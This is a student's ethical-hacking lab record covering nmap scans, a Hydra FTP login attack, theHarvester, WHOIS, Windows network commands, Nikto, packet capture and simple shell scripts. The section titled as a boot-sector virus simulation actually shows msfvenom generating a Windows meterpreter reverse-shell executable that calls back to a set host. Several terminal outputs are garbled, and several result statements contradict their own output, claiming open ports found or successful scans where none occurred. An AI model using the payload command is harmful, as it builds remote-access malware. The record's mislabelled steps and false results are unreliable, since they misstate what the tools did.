Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

(kali@kali)-[~]
$ sudo nmap -sS localhost
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:28 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds

(kali@kali)-[~]
$ nmap -sS -T5 localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:28 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
```

Result

Thus, the port scanning command was executed successfully, and the open ports of the target host were identified.

Experiment 13: Host Discovery

Aim

To discover active hosts on a network using Nmap in Kali Linux.

Procedure

1. Open the Kali Linux terminal.
2. Enter the target network address.
3. Execute the host discovery command using Nmap.
4. Observe the list of active hosts detected.
5. Verify the results and close the terminal.

Commands

```
nmap -sn 192.168.1.0/24
```

(Replace 192.168.1.0/24 with your target network if required.)

Output

```
kali@kali:~$ ssnmap -sn localhost
(kali@kali)-[~] found, did you mean:
$ hostname -I ip: from deb grads
10.0.2.15 fd17:625c:f037:2:c895:be2a:58f0:bb0e

(kali@kali)-[~]
$ nmap -sn 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:30 EDT
Nmap scan report for 10.0.2.15 (127.0.0.1)
Host is up. (0.0000020s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
(kali@kali)-[~] sed tcp ports (reset)
$
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds

(kali@kali)-[~]
$ nmap -sn localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:26 EDT
Nmap scan report for localhost (127.0.0.1)
```

Result

Thus, the host discovery scan was executed successfully, and the active hosts on the network were identified.

Exp 14

Password Cracking Using Hydra

Aim

To study the usage of Hydra for password auditing on an authorized system.

Procedure

1. Open the Kali Linux terminal.
2. Ensure you have permission to test the target system.
3. Prepare the required username and password list for the test.
4. Execute Hydra against the authorized target.
5. Observe the results and verify the authentication test.

Commands

```
hydra -l <username> -P <wordlist> <target> <service>
```

Replace <username>, <wordlist>, <target>, and <service> with values for your **authorized lab environment only**.

Output

```
~$ hydra -l admin -p test123 ftp://192.168.1.10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-21 23:39:43
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:l/p:p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.10:21/
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 1 to do in 00:01h, 1 active
[STATUS] 1.50 tries/min, 3 tries in 00:02h, 1 to do in 00:01h, 1 active
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-21 23:41:59

kali@kali:~$
```

Result

Thus, Hydra was used successfully to perform an authorized password audit, and the authentication results were observed.

Exp 15:

Information Gathering Using theHarvester

Aim

To perform information gathering on an authorized target using theHarvester.

Procedure

1. Open the Kali Linux terminal.
2. Specify the target domain name.
3. Execute theHarvester command.
4. Observe the collected information such as emails and hosts.
5. Verify the results and close the terminal.

Commands

```
theHarvester -d example.com -b google
```

(Replace example.com with the authorized target domain.)

Output

```
(kali@kali)-[~]
$ theHarvester -d example.com -b google
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*
* theHarvester
*
* theHarvester 4.8.2
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****
[*] Target: example.com

Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
Searching 0 results.
[*] Searching Bing.
[*] No IPs found.
[*] No emails found.
[*] No people found.
[*] No hosts found.
```

Result

Thus, theHarvester was executed successfully, and the available public information about the specified domain was collected.

Exp 16:

Use Google & Who.is for Reconnaissance

Aim

To perform passive reconnaissance of a target domain using Google search and WHOIS/RDAP lookup to collect publicly available information.

Procedure

1. Open Google and search for the target domain.
2. Use site:example.com to find pages related to the domain.
3. Open a WHOIS/RDAP lookup website.
4. Enter the target domain name.
5. Note the available domain details such as registrar, dates, and name servers.

Commands:

Google:

site: example.com



"example.com"

filetype:pdf site: example.com

WHOIS command (Linux, if installed):

whois example.com

Output:



Result

The target domain was successfully analyzed using **Google and WHOIS**. Publicly available information about the domain was collected through passive reconnaissance.

EXP-17

Windows OS Commands Execution (tracert, ping, ipconfig, netstat)

17. Windows OS Commands Execution

Aim

To execute basic Windows network commands and observe network information.

Procedure

1. Open **Command Prompt (CMD)**.
2. Execute the commands ping, tracert, ipconfig, and netstat.
3. Observe and record the output of each command.

Commands

ping google.com

tracert google.com

ipconfig

netstat

Output

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.26200.8875]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sarav>ping google.com

Pinging google.com [142.250.206.46] with 32 bytes of data:
Reply from 142.250.206.46: bytes=32 time=7ms TTL=117
Reply from 142.250.206.46: bytes=32 time=10ms TTL=117
Reply from 142.250.206.46: bytes=32 time=7ms TTL=117
Reply from 142.250.206.46: bytes=32 time=6ms TTL=117

Ping statistics for 142.250.206.46:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 10ms, Average = 7ms

C:\Users\sarav>tracert google.com

Tracing route to google.com [142.250.206.46]
over a maximum of 30 hops:

  0  5 ms  2 ms  4 ms  172.23.16.1
  1  3 ms  2 ms  3 ms  172.22.8.1
  2  3 ms  2 ms  12 ms  172.22.7.2
  3  14 ms  12 ms  16 ms  103.249.82.241
  4  * * * Request timed out.
  5  * * * Request timed out.
  6  11 ms  14 ms  15 ms  142.251.71.193
  7  18 ms  11 ms  39 ms  216.239.54.197
  8  7 ms  7 ms  7 ms  pnmaaa-bf-in-f14.1e100.net [142.250.206.46]

Trace complete.

C:\Users\sarav>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi 4:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::4e31:a86b:63d7:e0ab%2
    IPv4 Address. . . . . : 192.168.126.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::3811:ad64:cd64:8161%21
    IPv4 Address. . . . . : 192.168.127.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . : saveetha.net
    Link-local IPv6 Address . . . . . : fe80::7189:2846:9a50:c8a5%14
    IPv4 Address. . . . . : 172.23.19.137
    Subnet Mask . . . . . : 255.255.248.0
    Default Gateway . . . . . : 172.23.16.1

C:\Users\sarav>ipconfig /all

C:\Users\sarav>netstat -an

Active Connections

Proto Local Address           Foreign Address         State
TCP 0.0.0.0:135              0.0.0.0:0               LISTENING
TCP 0.0.0.0:445              0.0.0.0:0               LISTENING
TCP 0.0.0.0:9092             0.0.0.0:0               LISTENING
TCP 0.0.0.0:912              0.0.0.0:0               LISTENING
TCP 0.0.0.0:5040             0.0.0.0:0               LISTENING
TCP 0.0.0.0:49664            0.0.0.0:0               LISTENING
TCP 0.0.0.0:49665            0.0.0.0:0               LISTENING
TCP 0.0.0.0:49666            0.0.0.0:0               LISTENING
TCP 0.0.0.0:49667            0.0.0.0:0               LISTENING
TCP 0.0.0.0:49668            0.0.0.0:0               LISTENING
TCP 0.0.0.0:49670            0.0.0.0:0               LISTENING
TCP 0.0.0.0:51699           0.0.0.0:0               LISTENING
TCP 0.0.0.0:57622           0.0.0.0:0               LISTENING
TCP 127.0.0.1:7768           0.0.0.0:0               LISTENING
TCP 127.0.0.1:7768           127.0.0.1:58410          ESTABLISHED
TCP 127.0.0.1:27017          0.0.0.0:0               LISTENING
TCP 127.0.0.1:44950          0.0.0.0:0               LISTENING
TCP 127.0.0.1:44960          0.0.0.0:0               LISTENING
TCP 127.0.0.1:58410          127.0.0.1:7768           ESTABLISHED
TCP 127.0.0.1:61932          127.0.0.1:61933          ESTABLISHED
TCP 127.0.0.1:61933          127.0.0.1:61932          ESTABLISHED
TCP 172.23.19.137:139        0.0.0.0:0               LISTENING
TCP 172.23.19.137:50307      142.250.4.188:5228       ESTABLISHED
TCP 172.23.19.137:50894      20.195.84.7:443          ESTABLISHED
TCP 172.23.19.137:52195      4.213.25.240:443         ESTABLISHED
TCP 172.23.19.137:52370      35.186.224.24:443        ESTABLISHED
TCP 172.23.19.137:52685      151.101.1.91:443         TIME_WAIT
TCP 172.23.19.137:52688      34.107.243.93:443        ESTABLISHED
TCP 172.23.19.137:54731      74.125.130.188:5228      ESTABLISHED
```

Result

The Windows network commands were executed successfully, and information about connectivity, network configuration, route path, and active network connections was obtained.

EXP 18:

Vulnerabilities Analysis Using CGI Scanning with Nikto

Aim

To identify potential vulnerabilities and exposed CGI files on an **authorized web server** using Nikto.


Procedure

1. Open Kali Linux terminal.
2. Start the authorized target web server.
3. Run Nikto against the target.
4. Observe the reported CGI files, server information, and possible vulnerabilities.

Command

```
nikto -h http://<authorized-target> -C all
```

Output



```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ nikto -Version
Nikto 2.5.0 (LW 2.5)

(kali@kali)-[~]
$ nikto -h http://localhost
- Nikto v2.5.0

+ 0 host(s) tested

(kali@kali)-[~]
$
```

Result

Nikto successfully scanned the authorized web server and reported potential CGI-related issues, exposed files, server information, and other security findings.

Exp 19

Wireshark Sniffer for Network Traffic & Analysis

Aim

To capture and analyze network packets using **Wireshark**.

Procedure

1. Open Wireshark.
2. Select the active network interface.
3. Start packet capture.
4. Generate some normal network traffic, such as opening a website.
5. Stop the capture and analyze the packets using filters.

Commands

ip


tcp

udp

http

dns

Output



Result

Network traffic was successfully captured and analyzed using Wireshark. The captured packets provided information about IP addresses, protocols, ports, and network communication.

Exp-20

Boot Sector Virus Simulation


Aim:

To understand the concept and working of boot-sector malware through a safe, non-destructive simulation.

Procedure:

1. Create a virtual/test environment.
2. Study how the boot sector is loaded during system startup.
3. Observe how unauthorized modification could affect the boot process.
4. Use a harmless test file or simulator instead of a real virus.

Output



```
kali-linux-2025.4-virtualbox-amd64 [Paused] - Oracle VM VirtualBox
File Machine View Input Devices Help

/home/kali
Sess... Edit View Help

--(kali@kali)-[~]
[*] msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe -t payload.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 356 bytes
Final size of exe file: 7168 bytes

--(kali@kali)-[~]
[*] ls
total 56
drwxr-xr-x 2 kali kali 4096 Jan 20 2026 Desktop
drwxr-xr-x 2 kali kali 4096 Jan 20 2026 Documents
drwxr-xr-x 2 kali kali 4096 Jan 20 2026 Downloads
drwxr-xr-x 2 kali kali 4096 Jul 13 00:51 Fihicalhacking
-rw-rw-r-- 1 kali kali 33 Jul 21 23:23 fruits.txt
drwxr-xr-x 2 kali kali 4096 Jan 20 2026 Music
-rw-rw-r-- 1 kali kali 34 Jul 21 23:36 passwords.txt
-rw-rw-r-- 1 kali kali 7168 Jul 22 03:18 payload.exe
drwxr-xr-x 2 kali kali 4096 Jan 20 2026 Public
-rw-rw-r-- 1 kali kali 146 Jul 18 11:02 student.txt
drwxr-xr-x 2 kali kali 4096 Jan 20 2026 Templates
drwxr-xr-x 2 kali kali 4096 Jan 20 2026 Videos

--(kali@kali)-[~]
[*] less payload.exe
"payload.exe" may be a binary file. See it anyway?

--(kali@kali)-[~]
[*] █
```

Result:

The concept of boot-sector malware was studied safely without modifying or damaging the system

Exp-21

Batch File Execution

Aim:

To create and execute a simple batch file in Windows.

Procedure:

1. Open Notepad.
2. Enter basic Windows commands.
3. Save the file with a .bat extension.
4. Open the file to execute the commands.


Command:

```
@echo off
```

```
echo Hello World
```

```
pause
```

Output



Result:

The batch file was successfully created and executed.

Exp-22

Packet Analyser Tool

To capture and analyze network packets using a packet analyzer.

1. Open Wireshark.
2. Select the active network interface.
3. Start packet capture.
4. Generate normal network traffic.
5. Stop the capture and analyze the packets.

```
kali@kali:-  
Session Actions Edit View Help  
  
kali@kali~$ sudo tcpdump -i eth0  
tcpdump: error: You don't have permission to perform this capture on that device  
(socket: operation not permitted)  
  
kali@kali~$ sudo tcpdump -i eth0  
[sudo] password for kali:  
tcpdump: verbose output suppressed, use -v|-vv... for full protocol decode  
listening on eth0, link-type ENIUM (Ethernet), snapshot length 65536 bytes  
00:05:19.668795 IPf f8eb::2 > ip6-addr::fc0e::fe: router advertisement, length 56  
00:05:19.668722 AMP Request who has 10.0.2.2 tel 10.0.2.15, length 28  
00:05:19.669631 AMP Reply 10.0.2.2 is at 52:55:a0:00:02:02 (ok, unicast), length 50  
00:05:19.668648 IPf 10.0.2.15:51778 > s3.savethet.net.domain: 5364+ PTR 2.0.0.0.0.0.0.0.0.0.e.o.b.f.ip6.apa. (90)  
00:05:19.679813 IPf f8eb::66c6:29fd:718a:d5c? > ff82::16: HHM ICMP, multihost listener v2, 2 group records, length 48  
00:05:20.865589 IPf f8eb::66c6:29fd:718a:d5c? > ff82::16: HHM ICMP, multihost listener v2, 2 group records, length 48  
00:05:19.668654 IPf 10.0.2.15:51592 > 172.21.100.133: DNS query 5364+ PTR 2.0.0.0.0.0.0.0.0.0.e.o.b.f.ip6.apa. (90)  
00:05:25.856367 IPf s3.savethet.net.domain > 10.0.2.15:51778: 5364+ NODNAME o/w/o (16r)  
00:05:27.687127 IP 10.0.2.15:51794 > dns.google.com: 5364+ PTR 2.0.0.0.0.0.0.0.0.0.e.o.b.f.ip6.apa. (90)  
00:05:27.810727 IP dns-google.com > 10.0.2.15:51794: 5364+ NODNAME o/w/o (15a)  
00:05:27.688284 IP 10.0.2.15:50436 > s3.savethet.net.domain: 55933+ PTR 2.0.0.10.in-addr.arpa. (39)  
00:05:28.281274 IP s3.savethet.net.domain > 10.0.2.15:50436: 50933 NODNAME o/w/o (16r)  
00:05:28.310727 IP dns-google.com > 10.0.2.15:50939: 55917+ PTR 15.2.0.10.in-addr.arpa. (40)  
00:05:28.377298 IP 10.0.2.15:38339 > 172.21.100.133: DNS reply: 15617+ PTR 15.2.0.10.in-addr.arpa. (40)  
00:05:28.386688 IP 10.0.2.15:44837 > s3.savethet.net.domain: 51625+ PTR 133.100.21.172.in-addr.arpa. (45)  
00:05:42.615189 IP s3.savethet.net.domain > 10.0.2.15:44837: 51625 NODNAME o/w/o (13r)  
00:05:42.676285 IP 10.0.2.15:59539 > s3.savethet.net.domain: 1071+ PTR 8.8.8.8.in-addr.arpa. (38)  
00:05:43.744285 IP s3.savethet.net.domain > 10.0.2.15:59539: 1071 /0/0 PTR dns.google. (62)  
  
18 packets captured  
26 packets received by filter  
10 packets dropped by kernel
```

Network packets were successfully captured and analyzed based on protocols, IP addresses, and ports.

Port Scanning Tools (Extended)


To identify open ports and available services on an authorized target system.

1. Open the terminal.
2. Select an authorized test machine.
3. Run a basic Nmap scan.
4. Observe the open ports and services.

```
nmap <authorized-target>
```

`nmap -sV <authorized-target>`

Output



```
kali@kali:~$ nmap -sV localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 04:19 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000003s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds

kali@kali:~$ nmap -sV localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 04:19 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000053s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds

kali@kali:~$ nmap -sV localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 04:20 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000010s latency).
Other addresses for localhost (not scanned): ::1
All 65535 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 65535 closed tcp ports (reset)
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds

kali@kali:~$
```

Result:

The available ports and detected services of the authorized target were identified successfully.

Exp-24

Nmap Timing & Performance

Aim:

To study different Nmap timing options and their effect on scanning performance.

Procedure:

1. Open the terminal.
2. Use an authorized test target.
3. Perform scans using different timing templates.
4. Compare the scanning speed and results.

Commands:

`nmap -T2 <authorized-target>`

`nmap -T3 <authorized-target>`

`nmap -T4 <authorized-target>`

Result:

Different Nmap timing options were successfully tested, and their effect on scanning speed was observed.

25. Using Shell Programming**i) Read a Number and Find Its Square****Aim:**

To write a shell script to read a number and calculate its square.

Program:

```
#!/bin/bash  
  
echo "Enter a number:"  
  
read n  
  
square=$((n * n))  
  
echo "Square = $square"
```

Result:

The program successfully reads a number and displays its square.

ii) Find the Biggest of Three Numbers**Aim:**

To write a shell script to find the biggest among three numbers.

Program:

```
#!/bin/bash  
  
echo "Enter three numbers:"  
  
read a b c  
  
if [ $a -ge $b ] && [ $a -ge $c ]  
then  
    echo "Biggest = $a"  
elif [ $b -ge $a ] && [ $b -ge $c ]  
then  
    echo "Biggest = $b"  
else  
    echo "Biggest = $c"  
fi
```

Result:

The program successfully finds and displays the biggest of three numbers.